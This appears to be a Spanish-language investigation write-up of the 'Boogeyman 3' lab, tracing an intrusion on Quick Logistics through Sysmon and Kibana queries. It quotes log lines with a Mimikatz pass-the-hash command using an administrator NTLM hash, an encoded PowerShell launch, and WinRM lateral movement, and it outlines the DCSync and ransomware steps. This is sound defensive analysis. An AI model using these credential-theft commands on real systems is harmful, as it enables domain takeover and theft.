- **Acceso a shares internos** y robo de scripts ([IT_Automation.ps1](#)).
- **Movimiento lateral** con credenciales válidas ([allan.smith](#)).
- **Persistencia** mediante tareas programadas.
- **Ataque al controlador de dominio (DC01)** con técnicas de **DCSync**.
- **Evasión**: bypass de AMSI y ETW para ocultar la ejecución de PowerShell.


Tras obtener el contenido del archivo remoto, el atacante usó las nuevas credenciales para acceder a él lateralmente. ¿Cuál es el nuevo conjunto de credenciales que descubrió el atacante? (formato: nombre de usuario: contraseña)

Con los mismos logs de la pregunta anterior podemos ver que el nuevo usuario y su contraseña son:




¿Cuál es el nombre de host de la máquina objetivo del atacante para su intento de movimiento lateral?

Al igual que el anterior podemos verla en el log




Utilizando el comando malicioso ejecutado por el atacante desde la primera máquina para moverse lateralmente, ¿cuál es el nombre del proceso padre del comando malicioso ejecutado en la segunda máquina comprometida?

Solo ajusto la misma consulta de las anteriores preguntas a que contenga la maquina de pivot y quito el mimi sale lo siguiente :



De estos 185 hits me enfoque en 4:



Donde en esta Línea:

```
Aug 30, 2023 @ 01:41:35.045 powershell.exe "C:\Users\allan.smith\Documents\mimi\x64\mimikatz.exe"
"sekurlsa::pth /user:administrator /domain:quicklogistics.org /ntlm:00f80f2538dcb54e7adc715c0e7091ec
/run:powershell.exe" exit mimikatz.exe
```

Se usa **Mimikatz** con el comando **sekurlsa::pth (Pass-the-Hash)**.

- El atacante inyecta las credenciales del usuario **administrator@quicklogistics.org** usando un **hash NTLM** (**00f80f2538dcb54e7adc715c0e7091ec**).
- Luego ejecuta **powershell.exe** **bajo ese contexto**.
- Esto le da un **shell con privilegios de administrador** en el dominio.

Y en esta Línea:

```
Aug 30, 2023 @ 01:41:34.991 "C:\Users\allan.smith\Documents\mimi\x64\mimikatz.exe" "sekurlsa::pth
/user:administrator /domain:quicklogistics.org /ntlm:00f80f2538dcb54e7adc715c0e7091ec /run:powershell.exe"
exit "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -enc <payload_base64> powershell.exe
```

Existen dos cosas clave:

1. **De nuevo Mimikatz** con pass-the-hash sobre el mismo usuario/NTLM.
2. El atacante lanza un **PowerShell con un payload en Base64** (**-enc ...**).
Ese payload Base64 contiene un script que:

- Crea objetos de red (WinRM / WSMAN).
- Añade cabeceras y credenciales.
- Lanza un proxy HTTP para comunicación.
- Probablemente descarga/ejecuta contenido remoto.

Esto muestra que el atacante **automatizó la conexión remota tras el PtH**.

Para esta Línea:

```
Aug 30, 2023 @ 01:40:38.808 "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -enc
<payload_base64> C:\Windows\system32\wsmprovhost.exe -Embedding wsmprovhost.exe
```

Entra en juego **wsmprovhost.exe**:

- Este proceso se dispara cuando alguien usa **PowerShell Remoting (WinRM)**.
- El parámetro **-Embedding** indica que fue iniciado por **una conexión remota (Invoke-Command / Enter-PSSession)**.
- Se está ejecutando bajo el contexto del **administrator@quicklogistics.org** obtenido por PtH.

En resumen:

- **01:41:35** → El atacante usa Mimikatz para lanzar PowerShell con credenciales de administrador vía NTLM hash.
- **01:41:34** → Ese PowerShell ejecuta un payload en Base64 que configura persistencia/comunicación.
- **01:40:38** → Se confirma que hubo **ejecución remota vía WinRM** en el host víctima gracias a **wsmpprovhost.exe**.

En conclusión el atacante logró **movimiento lateral exitoso** a través de **Pass-the-Hash con Mimikatz** y ejecución de comandos remotos vía **PowerShell Remoting (WinRM)**, confirmada por la aparición de **wsmpprovhost.exe -Embedding**.

El atacante luego volcó los hashes en esta segunda máquina. ¿Cuál es el nombre de usuario y el hash de las credenciales recién volcadas? (formato: nombredeusuario:hash)

Usando la siguiente consulta:

```
host.hostname : "WKSTN-1327" and event.provider : "Microsoft-Windows-Sysmon" and event.code : "1"
```


Obtenemos:

Todos los procesos creados en **WKSTN-1327** que hayan sido registrados por Sysmon.

Esto incluye:

- Ruta del binario ejecutado (**Image**)
- Línea de comandos usada (**CommandLine**)
- Usuario que ejecutó el proceso
- Proceso padre (**ParentImage**)
- PID y Parent PID (ProcessId, ParentProcessId)
- Hashes (si Sysmon los estaba logueando con **hashes=SHA1,MD5,SHA256**)
- Integridad y contexto de ejecución

Y al buscar dentro de los logs encontramos el usuario y el hash:




Tras descargar los hashes, el atacante intentó descargar otro archivo remoto para ejecutar ransomware. ¿Cuál es el enlace que utilizó el atacante para descargar el binario del ransomware?

Como sabemos que máquinas eran las que estaba comprometiendo solo me enfoque en ajustar en el query la maquina y dejar los mismo parámetros que ya tenia:

```
host.hostname : "DC01" and event.provider : "Microsoft-Windows-Sysmon" and event.code : "1"
```

Con esto encontramos que en el flujo se puede ver desde la conexión hasta la descarga de un artefacto como la url desde la cual se descargo:



Conclusión

La investigación de **Boogeyman 3** evidencia un ataque mucho más maduro y agresivo que en escenarios anteriores. El grupo pasó de simples persistencias iniciales a una cadena de intrusión completa: phishing dirigido al CEO, abuso de **mshta.exe** y archivos HTA para ejecutar cargas maliciosas, uso de **xcopy** y **rundll32** para desplegar componentes, y programación de tareas para persistencia. Posteriormente, descargaron y ejecutaron **Mimikatz**, lo que les permitió robar credenciales privilegiadas y realizar **Pass-the-Hash** contra cuentas críticas como *itadmin* y *administrator*. Con estos accesos, lograron moverse lateralmente hacia otras estaciones (WKSTN-0051, WKSTN-1327) y finalmente ejecutaron técnicas avanzadas como **DCSync** para obtener hashes directamente del **Domain Controller (DC01)**, comprometiendo de manera total la infraestructura de **Quick Logistics LLC**.

En conclusión, este escenario marca la evolución del atacante: de técnicas iniciales de persistencia en Boogeyman 1 y 2, a un ciclo completo de **intrusión, persistencia, escalamiento de privilegios, movimiento lateral y dominio total** en Boogeyman 3, reflejando una amenaza mucho más organizada y letal.